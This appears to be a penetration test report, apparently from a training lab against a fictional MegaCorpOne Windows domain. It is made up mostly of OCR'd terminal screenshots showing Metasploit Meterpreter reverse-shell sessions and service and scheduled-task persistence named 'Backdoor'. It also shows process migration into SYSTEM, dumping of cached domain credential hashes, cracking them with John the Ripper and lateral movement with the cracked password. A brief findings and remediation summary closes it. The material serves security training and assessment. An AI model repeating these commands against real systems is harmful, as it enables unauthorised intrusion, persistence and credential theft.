1 meterpreter x86/windows MEGACORPONE\tstark @ WINDOWS10 172.22.117.100:4444 → 172.22.117.20:64482 (172.22.117.20)
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >



Pentest2 - Remote Desktop
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
qterminal
08:59 PM
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/local/persistence_service) > run
msf6 exploit(windows/local/persistence_service) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows MEGACORPONE\tstark @ WINDOWS10 172.22.117.100:4444 → 172.22.117.20:64482 (172.22.117.20)
msf6 exploit(windows/local/persistence_service) > OPTIONS
[-] Unknown command: OPTIONS
msf6 exploit(windows/local/persistence_service) > options
Module options (exploit/windows/local/persistence_service):
Name Current Setting Required Description
REMOTE_EXE_NAME no The remote victim name. Random string as default.
REMOTE_EXE_PATH no The remote victim exe path to run. Use temp directory as default.
RETRY_TIME 5 no The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION no The description of service. Random string as default.
SERVICE_NAME no The name of service. Random string as default.
SESSION yes The session to run this module on
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.23.36.14 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows
msf6 exploit(windows/local/persistence_service) > set session 1
session => 1
msf6 exploit(windows/local/persistence_service) > run
[*] Started reverse TCP handler on 172.23.36.14:4444
[*] Running module against WINDOWS10
[*] Meterpreter service exe written to C:\Users\TSTARK~1.MEG\AppData\Local\Temp\SeqtvgpS.exe
[*] Creating service aiAzOi6
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20230117.4952/WINDOWS10_20230117.4952.rc
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/persistence_service) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows MEGACORPONE\tstark @ WINDOWS10 172.22.117.100:4444 → 172.22.117.20:64482 (172.22.117.20)
msf6 exploit(windows/local/persistence_service) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/persistence_service) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[*] Meterpreter service exe written to C:\Users\TSTARK~1.MEG\AppData\Local\Temp\EtgW.exe
[*] Creating service TBybLz
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20230117.5912/WINDOWS10_20230117.5912.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:64619) at 2023-01-17 20:59:14 -0500
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >


Pentest2 - Remote Desktop
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
qterminal
09:35 PM
root@kali: ~
File Actions Edit View Help
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System x64 0
72 4 Registry x64 0
360 4 smss.exe x64 0
396 592 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
400 592 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
404 592 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
452 592 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
456 448 csrss.exe x64 0
528 448 wininit.exe x64 0
540 536 csrss.exe x64 1
592 528 services.exe x64 0
624 536 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
632 528 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
752 592 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
760 624 fontdrvhost.exe x64 1 Font Driver Host\UMFD-1 C:\Windows\System32\fontdrvhost.exe
768 528 fontdrvhost.exe x64 0 Font Driver Host\UMFD-0 C:\Windows\System32\fontdrvhost.exe
856 592 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
924 592 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
944 624 LogonUI.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\LogonUI.exe
956 624 dwm.exe x64 1 Window Manager\DWM-1 C:\Windows\System32\dwm.exe
996 592 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1008 2644 conhost.exe x64 0 MEGACORPONE\tstark C:\Windows\System32\conhost.exe
1032 592 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1088 592 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1148 592 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1284 1436 SeqtvgpS.exe x86 0 NT AUTHORITY\SYSTEM C:\Users\TSTARK~1.MEG\AppData\Local\Temp\SeqtvgpS.exe
1436 592 SeqtvgpS.exe x86 0 NT AUTHORITY\SYSTEM C:\Users\TSTARK~1.MEG\AppData\Local\Temp\SeqtvgpS.exe
1444 592 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1600 592 VSSVC.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\VSSVC.exe
1660 592 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1684 592 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
1720 4 Memory Compression x64 0
1896 592 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1960 592 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1988 592 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
2284 592 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
2300 592 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
2336 592 MsMpEng.exe x64 0
2500 592 EtgW.exe x86 0 NT AUTHORITY\SYSTEM C:\Users\TSTARK~1.MEG\AppData\Local\Temp\EtgW.exe
2644 2756 cmd.exe x64 0 MEGACORPONE\tstark C:\Windows\System32\cmd.exe
2728 592 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
3068 2644 shell.exe x86 0 MEGACORPONE\tstark C:\shell.exe
3132 592 SgrmBroker.exe x64 0
3152 592 msiexec.exe x64 0
3316 592 svchost.exe x64 0
3368 592 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
3392 592 uhssvc.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\Microsoft Update Health Tools\uhssvc.exe
3580 592 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\SearchIndexer.exe
3620 2500 EtgW.exe x86 0 NT AUTHORITY\SYSTEM C:\Users\TSTARK~1.MEG\AppData\Local\Temp\EtgW.exe
3884 592 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
4068 4040 MicrosoftEdgeUpdate.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe
meterpreter > migrate 1148
[*] Migrating from 3620 to 1148 ...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1148
meterpreter >


Pentest2 - Remote Desktop
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
qterminal
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
meterpreter > ls
Listing: C:\
Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2022-01-17 17:27:30 -0500 $Recycle.Bin
040777/rwxrwxrwx 0 dir 2021-10-19 15:38:59 -0400 $WinREAgent
100666/rw-rw-rw- 1 fil 2019-12-07 04:08:37 -0500 BOOTNXT
040777/rwxrwxrwx 0 dir 2021-05-10 08:16:44 -0400 Documents and Settings
000000/---------- 0 fif 1969-12-31 19:00:00 -0500 DumpStack.log.tmp
040777/rwxrwxrwx 0 dir 2019-12-07 04:14:16 -0500 PerfLogs
040555/r-xr-xr-x 4096 dir 2021-05-10 10:37:15 -0400 Program Files
040555/r-xr-xr-x 4096 dir 2020-11-19 02:33:53 -0500 Program Files (x86)
040777/rwxrwxrwx 4096 dir 2022-01-18 13:14:54 -0500 ProgramData
040777/rwxrwxrwx 0 dir 2021-05-10 08:16:51 -0400 Recovery
040777/rwxrwxrwx 4096 dir 2021-05-10 01:19:02 -0400 System Volume Information
040555/r-xr-xr-x 4096 dir 2022-01-17 17:24:45 -0500 Users
040777/rwxrwxrwx 24576 dir 2023-01-17 20:07:18 -0500 Windows
100666/rw-rw-rw- 112 fil 2023-01-12 19:36:58 -0500 bootTel.dat
100444/r--r--r-- 413738 fil 2019-12-07 04:08:37 -0500 bootmgr
000000/---------- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys
100777/rwxrwxrwx 48640 fil 2023-01-17 22:26:32 -0500 service.exe
100777/rwxrwxrwx 73802 fil 2023-01-17 20:00:13 -0500 shell.exe
000000/---------- 0 fif 1969-12-31 19:00:00 -0500 swapfile.sys
meterpreter > shell
Process 3484 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.
C:\>sc create TestService binPath="C:/service.exe" start=auto
sc create TestService binPath="C:/service.exe" start=auto
[SC] CreateService SUCCESS
C:\>start TestService
start TestService
^C
Terminate channel 2? [y/N] y
meterpreter > schtask /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
[-] Unknown command: schtask
meterpreter > schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
[-] Unknown command: schtasks
meterpreter > shell
Process 3344 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.
C:\>schtask /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtask /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
'schtask' is not recognized as an internal or external command,
operable program or batch file.
C:\>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.
C:\>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".
c:\>


root@kali: ~
08:17 PM
File Actions Edit View Help
root@kali: ~
root@kali: ~
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
[00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814
* Iteration is set to default (10240)
[NL$1 - 1/19/2023 8:09:54 PM]
RID : 00000455 (1109)
User : MEGACORPONE\spparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72
[NL$2 - 3/28/2022 9:47:22 AM]
RID : 00000453 (1107)
User : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded
[NL$3 - 4/19/2022 9:56:15 AM]
RID : 00000641 (1601)
User : MEGACORPONE\tstark
MsCacheV2 : d84f760da19825902fe86c4e6546f01
meterpreter > cat hashes.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > exit
[*] Shutting down Meterpreter ...
[*] 172.22.117.20 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/psexec) > exit
cat hash.txt
pparker:af8bca7828a82d401c4c143fc51dfa72
bbanner:9266b8f89ae43e72f582cd1f9f298ded
john --format_mscash2 hash.txt
stat: format_mscash2: No such file or directory
john --format_mscash2 hash.txt
Unknown option: "--format_mscash2"
john --format-mscash2 hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021 (bbanner)
Spring2021 (pparker)
2g 0:00:00:00 DONE 2/3 (2023-01-19 20:16) 4.545g/s 4650p/s 5372c/s 5372C/s 123456..edward
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.


root@kali: ~
10:08 PM
File Actions Edit View Help
RHOSTS yes Target address range or CIDR identifier
ReverseListenerComm no The specific communication channel to use for this listener
SESSION 2 yes The session to run this module on
SMBDomain no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
TIMEOUT 10 yes Timeout for WMI command in seconds
Payload options (windows/meterpreter/reverse_tcp):
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.28.164.140 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
msf6 exploit(windows/local/wmi) > set RHOSTS 172.22.117.100
RHOSTS => 172.22.117.100
msf6 exploit(windows/local/wmi) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/local/wmi) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/local/wmi) > set SMBUser bbanner
SMBUser => bbanner
msf6 exploit(windows/local/wmi) > set SMBPass Winter2021
SMBPass => Winter2021
msf6 exploit(windows/local/wmi) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/wmi) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[+] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
^C[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/wmi) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[+] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
^C[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/wmi) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[+] [172.22.117.10] Executing payload
[*] [172.22.117.10] Process Started PID: 3192
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.10:49710) at 2023-01-19 22:07:56 -0500
meterpreter > shell
Process 3516 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>


root@kali: ~
10:17 PM
File Actions Edit View Help
root@kali: ~
root@kali: ~
┌──(root㉿kali)-[~]
└─# nano hash.txt
┌──(root㉿kali)-[~]
└─# nano hashes.txt
┌──(root㉿kali)-[~]
└─# john --format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16×3])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021 (bbanner)
Spring2021 (pparker)
2g 0:00:00:00 DONE 2/3 (2023-01-19 22:17) 6.666g/s 7200p/s 7200c/s 14400C/s 123456..katherine
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
┌──(root㉿kali)-[~]
└─#

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Easy to guess usernames based on information on website	Critical
Request body can read to random memory area which can cause computer to crash	High
A cookie header can lead to a possible denial of service	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.0/24
Ports	21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,5432,5900,6000,6667,8009,8180

Exploitation Risk	Total
Critical	11
High	17
Medium	13
Low	0

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. TC was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Easy to guess usernames based off of emails listed on website

Risk Rating: Critical

Remediation:

- Create Unique usernames that don't have names or identifiers in them.

Request body can read to random memory area which can cause computer to crash

Risk Rating: High

Remediation:

- Update to the latest version of Apache

A cookie header can lead to a possible denial of service

Risk Rating: High

Remediation:

- Set a location in the script to load the memory to so that it won't be randomized.

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that TC used throughout the assessment.

Legend:

Performed successfully
Failure to perform